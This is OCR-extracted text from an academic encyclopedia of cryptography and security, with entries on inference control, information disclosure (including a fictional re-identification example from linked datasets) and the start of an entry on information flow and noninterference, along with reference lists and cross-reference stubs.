Dobraunig C, Eichlseder M, Gross H, Mangard S, Mendel F, Primas R (2018a) Statistical ineffective fault attacks on masked aes with fault countermeasures. In: International Conference on the Theory and Application of Cryptology and Information Security. Springer, pp 315–342

Dobraunig C, Eichlseder M, Korak T, Mangard S, Mendel F, Primas R (2018b) SIFA: exploiting ineffective fault inductions on symmetric cryptography. IACR Trans Cryptogr Hardw Embed Syst 16:547–572

Ghosh S, Chowdhury DR (2015) Preventing fault attack on stream cipher using randomization. In: 2015 IEEE International Symposium on Hardware Oriented Security and Trust (HOST). IEEE, pp 88–91

Ghosh S, Saha D, Sengupta A, Roy Chowdhury D (2015) Preventing fault attacks using fault randomization with a case study on AES. In: Australasian Conference on Information Security and Privacy. Springer, pp 343–355

Gierlichs B, Schmidt JM, Tunstall M (2012) Infective computation and dummy rounds: Fault protection for block ciphers without check-before-output. In: International conference on cryptology and information security in Latin America. Springer, pp 305–321

Gruber M, Probst M, Tempelmeier M (2020) Statistical ineffective fault analysis of gimli. In: 2020 IEEE International Symposium on Hardware Oriented Security and Trust (HOST). IEEE, pp 252–261

Jacob M, Boneh D, Felten E (2002) Attacking an obfuscated cipher by injecting faults. In: ACM Workshop on Digital Rights Management. Springer, pp 16–31

Joye M, Manet P, Rigaud JB (2007) Strengthening hardware AES implementations against fault attacks. IET Inf Secur 1(3):106–110

Mukhopadhyay D, Chakraborty RS (2014) Hardware security: design, threats, and safeguards. CRC Press, Boca Raton

Mukhopadhyay D, Saha S (2021) Evolution of fault attacks on cryptosystems. In: Encyclopedia of Cryptography, Security and Privacy. Springer, Berlin/Heidelberg

Patranabis S, Mukhopadhyay D (2018) Fault tolerant architectures for cryptography and hardware security. Springer, Singapore

Patranabis S, Chakraborty A, Mukhopadhyay D (2015) Fault tolerant infective countermeasure for aes. In: International Conference on Security, Privacy, and applied Cryptography Engineering. Springer, pp 190–209

Rajendran J, Borad H, Mantravadi S, Karri R (2010) Sliced: Slide-based concurrent error detection technique for symmetric block ciphers. In: 2010 IEEE International Symposium on Hardware-Oriented Security and Trust (HOST). IEEE, pp 70–75

Tupsamudre H, Bisht S, Mukhopadhyay D (2014) Destroying fault invariant with randomization. In: International Workshop on Cryptographic Hardware and Embedded Systems. Springer, pp 93–111

Wang B, Liu L, Deng C, Zhu M, Yin S, Zhou Z, Wei S (2016) Exploration of benes network in cryptographic processors: a random infection countermeasure for block ciphers against fault attacks. IEEE Trans Inf Forensics Secur 12(2):309–322

Wu K, Karri R, Kuznetsov G, Goessel M (2004) Low cost concurrent error detection for the advanced encryption standard. In: 2004 International Conferce on Test. IEEE, pp 1242–1248

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300490

Inference Attacks

Genome Privacy

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_753

Inference Control

Joachim Biskup[25] ✉
(25) Fakultät für Informatik, Technische Universität Dortmund, Dortmund, Germany

✉ **Joachim Biskup**
Email: joachim.biskup@cs.tu-dortmund.de

Definitions

Inference control is a security mechanism to confine the information content of data or behavior made accessible to or being observable by a potentially threatening participant to whom some piece(s) of information should be kept confidential. In the most general form, that participant is assumed to be a rational reasoner about both a current observation and all related previous ones together with some (assumed) a priori knowledge about the pertinent application and (postulated) background knowledge about the semantics of the underlying computing process and the functionality of the security mechanism including the applicable security policy.

Background

Denning (1982) gave a first authoritative introduction to inference control in her seminal book on *Cryptography and Data Security*, mainly focusing on inference (and information flow) problems related to programming language constructs and statistical databases.

Since then, inference control has been studied in a large variety of fields, in particular comprising the following and partially mutually

dependent examples:

- programming languages, including security automatons,
- statistical databases,
- general query processing in information systems,
- labeling in mandatory access control systems,
- noninterference properties for general computing systems,
- information hiding in various contexts, including differential privacy and privacy-preserving data mining.

The survey (Farkas and Jajodia, 2002) provides a critical summary of early work, and both the textbook (Bishop, 2003/2019) and the monograph (Biskup, 2009) treat important aspects of inference control. Among an overwhelming number of original contributions, the articles (Halpern and O'Neill, 2008; Yasuoka and Terauchi, 2014; Guarnieri et al., 2017; Biskup, 2020) are examples of work that explore a wider perspective.

Theory

Aiming to preserve the *confidentiality* of some piece(s) of *information*, the security *mechanism* of inference control restricts the *access* to *data* or *behavior* or manipulates data or behavior deliberately shown – or just being visible – to some participant, in order to confine that participant in the *usability* of his observations employing *rational reasoning*.


In principle though in practice not always performed, considering the goals of inference control should be an integral part of both *granting privileges* for an *access control* system and of *distributing keys* for *encryption* and thereby enabling access to data and thus to the information represented by that data. Moreover, as far as a cryptographic mechanism, using a secret or private key, converts data such that an unauthorized observer, without a knowledge of the key employed, cannot gain information about the original data, cryptography can be seen as dealing with inference control too. Like for cryptography, besides restricting the gain of information, for the sake of *availability*, inference control always has to ensure that the participants specified to acquire dedicated information are enabled to simply extract or at least to infer that information.

In general, a (potentially threatening) participant cannot be forced to ignore observations that actually happened or to refrain from inferring implications. Accordingly, inference control has to ensure that explicitly


permitted, or inevitably accessible, observations are not harmful even if the participant tries their best to act as a “rational” and maybe even “omnipotent” observer. There are two basic approaches to achieving the goals of inference control, *dynamic monitoring* and *static verification*, which might also be suitably combined:

- While the computing system is running, *dynamic monitoring* inspects each relevant event as it occurs, case by case, concerning potential or actual harmful inferences, in each case *before* the event can actually be observed by the participant, and if necessary *blocks* a critical observation. In doing so, dynamic monitoring keeps track of the actual history of *previous observations*, whether explicitly enabled or only assumed to have taken place.
- Before the computing system is started, *static verification* makes a *global* analysis of all possible runs of the computing system and the corresponding potential sequences of events observable by the participant and inspects them as a whole and *in advance* concerning potential or actual harmful inferences. If necessary, a planned computing system is modified in such a way that all critical observations are *blocked* right from the beginning, without further monitoring at runtime.

Rephrased briefly in terms of programming: inference control might supervise a running *process* and possibly *interferes* with the execution, as visualized in Fig. 1, or might examine a *program* as a text and possibly *modifies* the text, as visualized in Fig. 2. In addition to their particular components, both approaches have to use the applicable *semantics* and the actual or assumed a priori knowledge of the participant. Furthermore, both approaches need a specification of the security requirements, i.e., a *security policy* that captures the pertinent notion of harmfulness.



Inference Control, Fig. 1 Inference control by dynamic monitoring of a process. (Taken from Biskup, 2009: Fig. 4.11)



Inference Control, Fig. 2 Inference control by static verification and modification of a program (text). (Taken from Biskup, 2009: Fig. 4.12)

Dynamic monitoring requires a high *runtime* effort, including keeping track of previous observations, but *only situations that actually occur* must be handled. Static verification puts a heavy burden on an administrator at *design time*, leaving nothing to do at runtime, at the price that all *possible* situations must be analyzed. Both approaches demand an algorithmic treatment of implication problems of the applicable kind that might turn out to be, in general, computationally *unsolvable* and thus can only be *approximated* at best. Unfortunately, any correct approximation might result in more *blockings* than strictly needed. Dynamic monitoring is expected to enable more observations than static inspection, but case-by-case decisions might slow down the system in an unacceptable way. Dynamic monitoring then demands further approximations, resulting in additional blockings.

Regarding *blockings*, both basic approaches can employ the following kinds of technique, which allow many variations and combinations:

- An observation evaluated to be harmful is made *invisible*, or an underlying event may even be totally *suppressed*. In terms of programming, such a goal can be achieved by *refusing* to execute a

crucial statement or to return a crucial output value or by suitably modifying a program (considered as a text), respectively.
- An observation evaluated to be harmful is *substituted* by another one held to be harmless.

A further distinction is whether the observer is *notified* of a blocking, either explicitly or implicitly by some reasoning. Clearly, in some situations, recognizing a blocking might constitute harmful information too.

Inference control is based on the crucial distinction between a participant just observing some *data* or *behavior* on the one hand and gaining *information* on the other hand. The difference might depend on various circumstances, about which the controller has to make sufficiently appropriate postulates:

- The observer selects a *framework for reasoning* as the pertinent *universe of discourse* and thereby assigns a *meaning* to the observation.
- The observer has some *a priori knowledge* related to that meaning.
- The observer employs an applicable notion of *implication*, and thus he/she can potentially reason about the fictitious *implicational closure* of his/her a priori knowledge and the added meaning of the observation. Under a suitable formalization, the observer might use the standard *logical entailment*, but he/she might also deal with *probabilities, vagueness, uncertainty, preferences*, and related notions.
- The observer *computationally infers* selected or even all implications, *deploying* the *computational resources* available to him/her. However, the observer remains inevitably restricted by the fundamental limitations exhibited by computability theory and complexity theory.
- The observer treats the newly inferred implications as the *information gained* from his/her observation and the other features used, thereby getting *a posteriori knowledge*.

The underlying notion of *knowledge* allows the following complementary interpretations. An observer's knowledge determines those "worlds" that the observer sees as "possible," but all of them remain *indistinguishable* to him/her. Complementarily expressed, the observer's knowledge leaves the observer *uncertain* about which one of the indistinguishable *possible worlds* is the actual *real world*.

The crucial distinction introduced above suggests a further distinction. While an observed message *m* is seen as a *syntactic object* (an uninterpreted

bit string), the assigned meaning *y* is treated as a *semantic object* (some interpreted item, such as a number). Then, the semantic object and the current knowledge together might contain some information about possibly other *semantic objects x* which are the real focus of a consideration.

Any instantiation of the general perspective requires us to select an appropriate and precise mathematical model, for example, one of the following:

- *Algebra*-oriented models link the (actual) gain of information to (algorithmically) solving sets of equations.
- *Logic*-oriented models provide means to formally express sentences supposed to be true, or even to formally denote the modalities of an agent's *knowledge* or *belief* about such sentences. These models link the (actual) gain of information to (algorithmically) inferring logical implications and thus to mechanical theorem proving.
- *Probability*-oriented models add the further aspect that alternatives might be weighted by their likelihood. Then, the (actual) gain of information is linked to (algorithmically) determining *conditional a posteriori probability* distributions.


To illustrate the use of such a model, a simple functional model can be mathematically described as follows:

- The *framework for reasoning* is given by a function $f : D \to R$ and an abstract assignment $x \mapsto f(x)$ of function values to arguments, assumed to be *known* by the observer a priori.
- Seeing a *syntactic object* in the form of a bit string *m*, the observer interprets *m* as a *semantic objecty* $\in R$, generated by a sender by applying the function *f* to some semantic object $x \in D$ that is the real focus of the consideration. Accordingly, the data *m* is seen as possibly containing information about some (hidden) *semantic objectx* $\in D$ such that $f(x) = y$. The observer aims at gaining this information, i.e., the observer tries to invert the function *f* for the given range value *y*; equivalently expressed, he/she attempts to find the set of solutions of the equation $f(z) = y$ for the unknown variable *z*.

The potential for gaining information depends on the *inversion* properties of the range element $y \in R$ considered, case by case. More

specifically, given $y \in R$, the observer might first aim at determining the *pre-image* $\{z|f(z) = y\}$. There are then four cases (Fig. 3):

- *Complete* (potential) information gain: the pre-image contains exactly one element *x*.



Inference Control, Fig. 3 A framework of reasoning, exemplifying three cases regarding information gain. (Taken from Biskup, 2009: Fig. 4.5)

- *Partial* (potential) information gain: the pre-image contains at least two (indistinguishable) elements but does not comprise the full domain *D*.
- *No* information gain: the pre-image is equal to the full domain *D*.
- *Framework not applicable*: the pre-image is empty (and thus the interpreted observation does not fully fit the framework).

The *actual* gain depends on the observer's possibilities of actually computing the relevant items. Basically, this means that effective techniques and efficient algorithms to *solve* the *equation* considered are crucial for an actual information gain.

Concrete and often much more elaborated models might consider, for example:

- a *group* $(G, \bullet, e)$, as employed in cryptography, where the group properties ensure the *solvability of equations*: every equation of the form $k \bullet x = y$, where two of the items are given, has a unique solution for the third item, whereas, for instance, knowing only (an operational result) $y \in G$ does not enable to infer which combination of (a secret key) *k* and (a hidden argument) *x* has led to the result;
- a relational expression for a *natural join* of two relations, as employed for relational databases, is only injective (or invertible) if the mutual *inclusion dependencies* (*referential constraints*) for the join attributes are valid;

- an arbitrary *relation* over some domains (rather than just a function) and the dependency of hidden values of one projection on accessible values of another projection, e.g., such a relation might express the semantics of a *programming language* in terms of relationships between initial and final program states: then the task of information gain is basically to transform an (observed) *postcondition* into a *weakest precondition*;
- only specific *properties* of the semantic items rather than only their *identity*;
- the impact of observation *sequences* (rather than a single observation);
- either complete or incomplete formalizations using some fragment of classical propositional logic or first-order *logic* or even modal variants of them to capture not only a (fictitious) "real world" but also an observer's *knowledge* or *belief* about "reality," in particular by employing *Kripke structures* to semantically describe the "possible worlds";
- adding some kind of weights to possible values, e.g., seeing an item as a random variable, a *weight* taken from the interval [0..1] can be interpreted as a *probability*; different interpretations could be given using, e.g., *fuzzy logic* or *possibilistic logic*.

Application

Inference control is employed whenever a participant of a computing system should be prevented from gaining specific information about *hidden* parts of the system behavior from observing selected *visible* parts.

The numerous examples of computing constructs considered include:

- expressions, assignments and procedure calls: causing direct or indirect information flows;
- sequential and parallel control structures: causing implicit information flows;
- real execution time: causing covert channels;
- general database query answering: causing implicational information flows;
- statistical query answering: causing disclosure of individual data;
- survey publishing: violating anonymity;
- enforcing database integrity constraints: providing knowledge about the current state;
- data mining: learning of private data;

- assigning (mandatory) security labels: enabling to infer higher classified data;
- composition of cryptographic primitives: compromising secret or private keys.

Furthermore, the topic of inference control is closely related to studies on *noninterference* that capture the duality between preventing *information gain* for the sake of *confidentiality* and preventing *causality* for the sake of *integrity*.

Finally, inference control might serve for a wide range of personal or social interests regarding confidentiality, including most prominently *privacy-preservation*.

Open Problems and Future Directions

Inference control in whatever form faces some fundamental challenges regarding

- the in general inherently high computational *complexity*,
- the fundamental *prerequisites* as general postulates and specific assumptions about the (potentially) threatening participant,
- the widely unsolved issue of *forgetting* aged pieces of information,
- the convincing *measuring* of purposely or accidentally released partial information,
- the overall kind of *reasoning* attributed to the threatening participant.

Regarding *complexity*, there is an obvious challenge to find application-dependent and acceptable compromises for resolving the trade-off between the highly ambitious conceptual goals of inference control on the one hand and the affordable computational costs to algorithmically detect and restrict an unwanted gain of information on the other hand.

Regarding the *prerequisites*, the effectiveness of a concrete instantiation of inference control essentially depends on appropriate postulates about the generally available background knowledge, the suitable assumptions about the specific a priori knowledge of the threatening participant, and the computational resources that participant is able and willing to spend.

Regarding *forgetting*, in each particular situation inference control should be based on a convincing assumption about how a threatening

participant is forgetting information and when information is aging and thus can be considered as becoming harmless.

Regarding *measuring*, inference control has to enforce confidentiality requirements while respecting potentially conflicting availability requirements, and thus it might be seen as a special kind of risk management.

Regarding *reasoning*, we have to estimate not only the prerequisites but also the kinds of "rationality" performed by a participant – perceived as a human individual, or a group of them, together with their computing facilities –, in general including intuitive common sense argumentation, formal theorem proving for complete or incomplete sure knowledge or revisable belief, and probabilistic analysis and modeling.

Cross-References

Access Control Policies, Models, and Mechanisms
Adversarial/External Knowledge (Privacy in the Presence of)
Availability
Content-Based and View-Based Access Control
Cover Story
Data Linkage
Data Mining (Privacy in)
Differential Privacy
Information Flow and Noninterference
Information Flow Policies
Information Security Awareness
k -Anonymity
l-Diversity
m-Invariance
Mandatory Access Control (MAC) Policies
Multilevel DBMS
Multilevel Security Policies
Personally Identifiable Information
Polyinstantiation
Privacy-Aware Access Control Policies
Privacy-Preserving Data Publishing
Program Verification and Security

Statistical Databases
T-Closeness
Theorem Proving and Security

References

Bishop M (2003/2019) Computer security: art and science. Addison-Wesley, Boston

Biskup J (2009) Security in computing systems – challenges, approaches and solutions. Springer, Berlin/Heidelberg

Biskup J (2020) Inference-proof monotonic query evaluation and view generation reconsidered. In: Singhal A, Vaidya J (eds) Data and applications security and privacy XXXIV, DBSec'20. Lecture notes in computer science, vol 12122. Springer, Cham, pp 79–99

Denning DE (1982) Cryptography and data security. Addison-Wesley, Reading

Farkas C, Jajodia S (2002) The inference problem: a survey. SIGKDD Explor 4(2):6–11

Guarnieri M, Marinovic S, Basin DA (2017) Securing databases from probabilistic inference. In: IEEE Computer security foundations symposium, CSF'17, pp 343–359

Halpern JY, O'Neill KR (2008) Secrecy in multiagent systems. ACM Trans Inf Syst Secur 12(1):5.1–5.47

Yasuoka H, Terauchi T (2014) Quantitative information flow as safety and liveness hyperproperties. Theor Comput Sci 538:167–182
[MathSciNet]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300491

Information Assurance

Levels of Trust

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300492

Information Cascades

Group Behavior in Cybersecurity

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1542

Information Disclosure

Giovanni Livraga[26] ✉
(26) Computer Science Department, Università degli Studi di Milano, Milano, Italy

✉ **Giovanni Livraga**
Email: giovanni.livraga@unimi.it

Synonyms

Information leakage

Definitions

Information disclosure occurs when information is leaked, directly or indirectly, to subjects who are not authorized to access its content.

Background

Information disclosure has been extensively investigated by the research community in the context of data sharing and release, to the aim of counteracting the improper leakage of information not intended for disclosure. In particular, research in the last decades has mainly focused on information disclosure in the context of macrodata and microdata release, where macrodata or microdata need to be (publicly or selectively) released and confidential and/or classified information must be properly protected not to be accessible to unauthorized parties (De Capitani di Vimercati et al., 2012; Ciriani et al., 2007; WP22 2005). To this end, several privacy metrics

and protection approaches and techniques have been proposed, focusing on different aspects of the problem.

Theory

Whenever a piece of (confidential and/or classified) information is accessed by a subject who is not authorized to see it, such piece of information is improperly disclosed. This can happen due to a variety of reasons and through different means, ranging from data breaches resulting form successful attacks to systems storing and managing data, to the inevitable leakage of (personal) information caused by browsing and interacting over the Internet and Online Social Media, to scenarios of data sharing and release such as when needed for research or statistical purposes, just to name a few. Improper information disclosure represents every day more a concrete threat to the privacy of the citizens of our hyper-connected society, where almost every action we take generates substantial amounts of data that –thanks to the advancements in the ICTs– can be easily collected, stored, analyzed and shared with third parties.

Information disclosure can occur *directly* as well as *indirectly*. Direct information disclosure occurs whenever information not intended for disclosure is directly leaked itself, for instance as a result of a data breach or of an improper release. Indirect information leakage occurs whenever information not intended for disclosure is not directly leaked, but can be indirectly derived from accessing other information, possibly not confidential nor classified. To illustrate, consider the (confidential) information that patient Alice suffers from a respiratory disease. This information, not intended for disclosure, can clearly be disclosed by improperly leaking the medical record of Alice (direct disclosure). The same information could however be indirectly disclosed without accessing her medical record, for instance leveraging known correlations between personal habits (such as smoking) and health conditions (such as respiratory diseases), or by simply observing the fact that Alice regularly visits a hospital specialized in such diseases. As another example, health information about Alice may be disclosed by health information about her relatives, for instance with reference to genetic diseases that depend on inherited genetic material.

SSN	Name	DoB	Sex	ZIP	Disease
		1945/11/08	M	10030	dermatitis
		1945/11/06	M	10031	gastritis
		1945/11/26	F	10042	flu
		1978/10/11	*M*	*10180*	epilepsy
		1970/05/03	F	10036	stroke
		1970/05/06	F	10034	labyrinthitis
		1970/05/11	M	10047	gastritis

(a)

Name	Address	City	ZIP	DoB	Sex
...	...	...	...	...	...
John Doe	1200 Main St.	New York City	*10180*	*78/10/11*	*male*
...	...	...	...	...	...

(b)

Information Disclosure, Fig. 1 An example of de-identified microdata table (a) and of publicly available non de-identified dataset (b)

Information disclosure is traditionally classified, especially in the context of microdata (where the risks and damages of information disclosure are particularly critic due to the presence of specific data directly related to individuals), based on the kind of information that is improperly disclosed, as follows (De Capitani di Vimercati et al., 2012).

- *Identity disclosure* occurs whenever the identity of an individual is improperly disclosed.
- *Attribute disclosure* occurs whenever a piece of sensitive information of an individual is improperly disclosed.

Identity and attribute disclosure can also occur simultaneously, as showed by the following example illustrating how disclosure can occur by simply linking different but overlapping microdata tables. Figure 1(a) reports an example of a de-identified (i.e., where all identifying pieces of information such as names and SSNs have been removed) medical dataset, reporting the date of birth, sex, ZIP code, and disease of a set of respondents (i.e., the individuals to whom data refer). As it can be easily seen, considering this dataset in isolation, it can seem that even publicly releasing the dataset would disclose neither the identity, nor the sensitive disease of the

individuals. However, by linking this dataset to other, non de-identified datasets (such as the voter list in Figure 1(b)), it is possible to *re-identify* (some of) the individuals in the medical dataset. For instance, Figure 1(b) includes only one male respondent, born on 1978/10/11 and living in the 10180 area: if this combination of values is unique in the external world as well, then any recipient accessing those two datasets can link them and hence discover that the 4th record in the medical dataset pertains to John Doe (identity disclosure), discovering also that he suffers from epilepsy (attribute disclosure).

In the context of microdata, there are several factors that can increase the risks of the above-mentioned kinds of improper disclosure. For instance, the existence of high-visibility records assuming uncommon values (e.g., a very high income, a rare disease, an uncommon job) can make these records stand out from other ones. Similarly, the higher the number of data sources and the larger the intersection among them, the higher the risks of disclosure.

In the examples above, the focus has been on information disclosure where datasets include (or enable the inference of) information related to individuals. It is worth noticing that information disclosure might represent a concrete threat also when no individual is (directly or indirectly) involved and/or affected by the disclosure, for instance when the disclosure involves confidential/classified information of industries, governments, or –more generally– any kind of information not intended for public knowledge.

Open problems and Future directions

Several approaches have been devoted to counteract specific kinds of information disclosure in specific scenarios. However, a definite solution is far from being reached and the problem itself is far from being completely solved. A complicating factor clearly derives from the role that adversarial/external knowledge can play in information disclosure: any background knowledge that a recipient possesses could in principle increase the risk of information being improperly disclosed (as illustrated by the example of sensitive medical information possibly disclosed through the knowledge of personal habits).

Another complicating factor representing as well an open problem is the fact that, especially in the context of data sharing and release, the more a

dataset is protected against improper disclosure, the less it can become useful for recipients. For instance, two possible solutions to prevent disclosure rely on the injection of noise into, and on the removal of details from, a dataset before releasing it: the more the injected noise (and similarly the more the removed details), the more the protection but –inevitably– the less the (genuine) informative content that is released. Finding the right balance between protection and utility represents therefore a key problem to be addressed, especially in the near future where more and more (smart and/or AI-powered) applications are expected to rely on the availability of large data collections for training and for decision-making purposes.

Cross-References

Adversarial/External Knowledge (Privacy in the Presence of)
Data Linkage
Inference Control
Macrodata Protection
Microdata Protection
Privacy Metrics
Quasi-Identifier

References

Ciriani V, De Capitani di Vimercati S, Foresti S, Samarati P (2007) Microdata protection. In: Yu T, Jajodia S (eds) Secure Data Management in Decentralized Systems, Springer-Verlag

De Capitani di Vimercati S, Foresti S, Livraga G, Samarati P (2012) Data privacy: Definitions and techniques. International Journal of Uncertainty, Fuzziness and Knowledge-Based Systems 20(6):793–817

WP22 (2005) Statistical policy working paper 22. Federal Committee on Statistical Methodology, Report on Statistical Disclosure Limitation Methodology, 2nd version

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300493

Information Economics

Privacy Economics: From Information Theory to Privacy as an Asset

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_874

Information Flow and Noninterference

Heiko Mantel[27] ✉
(27) Department of Computer Science, TU Darmstadt, Darmstadt, Germany

✉ **Heiko Mantel**
Email: mantel@cs.tu-darmstadt.de

Synonyms

Information-flow security

Definitions

Information flows across a system from an input to an output when the value or occurrence of the input influences the value or occurrence of the output. Such flow is called leakage or corruption if it violates a confidentiality or integrity requirement, respectively. Noninterference is a security property that defines what it means for a system to not admit information leakage or corruption.

Background

The danger of *information leakage* was already addressed by early *mandatory access control* models. In the *Bell-La Padula model*, for instance, the simple security property forbids read authorizations that would enable information leakage from sensitive objects (e.g., files, memory pages, or program variables) to subjects (e.g., processes or persons) with insufficient clearance. The $\star$ -property forbids combinations of read and

write authorizations that would enable leakage from sensitive objects to objects with insufficient classification.

The *lattice model* (Denning, 1976) addresses information leakage within program code. It uses bounded lattices as *information-flow policies* and distinguishes two causes for information leakage, explicit and implicit flows. Information-flow security requires for a program that every explicit and implicit flow complies with the lattice order.

The *noninterference property* (Goguen and Meseguer, 1982) provides a more declarative characterization of information-flow security. The absence of information leakage is defined directly via the effects of inputs on system outputs, instead of indirectly via the possible causes for leakage in a system.

Noninterference is the most widely known declarative information-flow property, but it was not the first such property. Its definition was influenced by earlier properties of a similar flavor (Feiertag et al., 1977; Rushby, 1982).

Numerous information-flow properties were proposed subsequently, in particular, to support other system models than deterministic state machines and to make the property less restrictive.

Theory

The Lattice Model

The lattice model by Denning (1976) employs bounded *lattices* as *information-flow policies*, where information may only flow upward w.r.t. the lattice order. The lattice elements are security classes, and the join operation is used to combine security classes from multiple sources of an information flow.

Two kinds of flow are distinguished. *Explicit flow* is the transfer of information from parameters of an operation to a storage object (e.g., due to an assignment). *Implicit flow* results from the conditional execution of statements that alter storage objects (e.g., due to an assignment in a branch of a conditional).

The binding of objects to security classes may be static or dynamic. The binding of a dynamically bound object is updated upon every information flow to this object. If information flows from multiple sources, then the join of their security classes is used for this update. Information is leaked if

explicit or implicit information flow to a statically bound object violates the lattice order.

Noninterference

The noninterference property (Goguen and Meseguer, 1982) characterizes what it means for a system to not admit information flow from a subject to another subject. A subject A is said to be noninterfering with another subject B across a system M if A's input to M has no effect on M's output to B. This property implies that no information flows from A to B through M, even if the subjects might be Trojan horses or malicious users.

The formal definition of noninterference assumes the system's behavior to be specified by a deterministic state machine. Let $M = (\Sigma, \sigma_0, S, I, O, do, out)$, where Σ is a set of system states with an initial state $\sigma_0 \in \Sigma$, S is a set of subjects, I is a set of inputs, O is a set of outputs, $do : (\Sigma \times S \times I) \rightarrow \Sigma$ is a transition function, and $out : (\Sigma \times S) \rightarrow O$ is an output function. Intuitively, $do(\sigma, s, i)$ is the state that results if M is in state σ and subject s provides input i to M and $out(\sigma, s)$ is M's output to s in state σ.

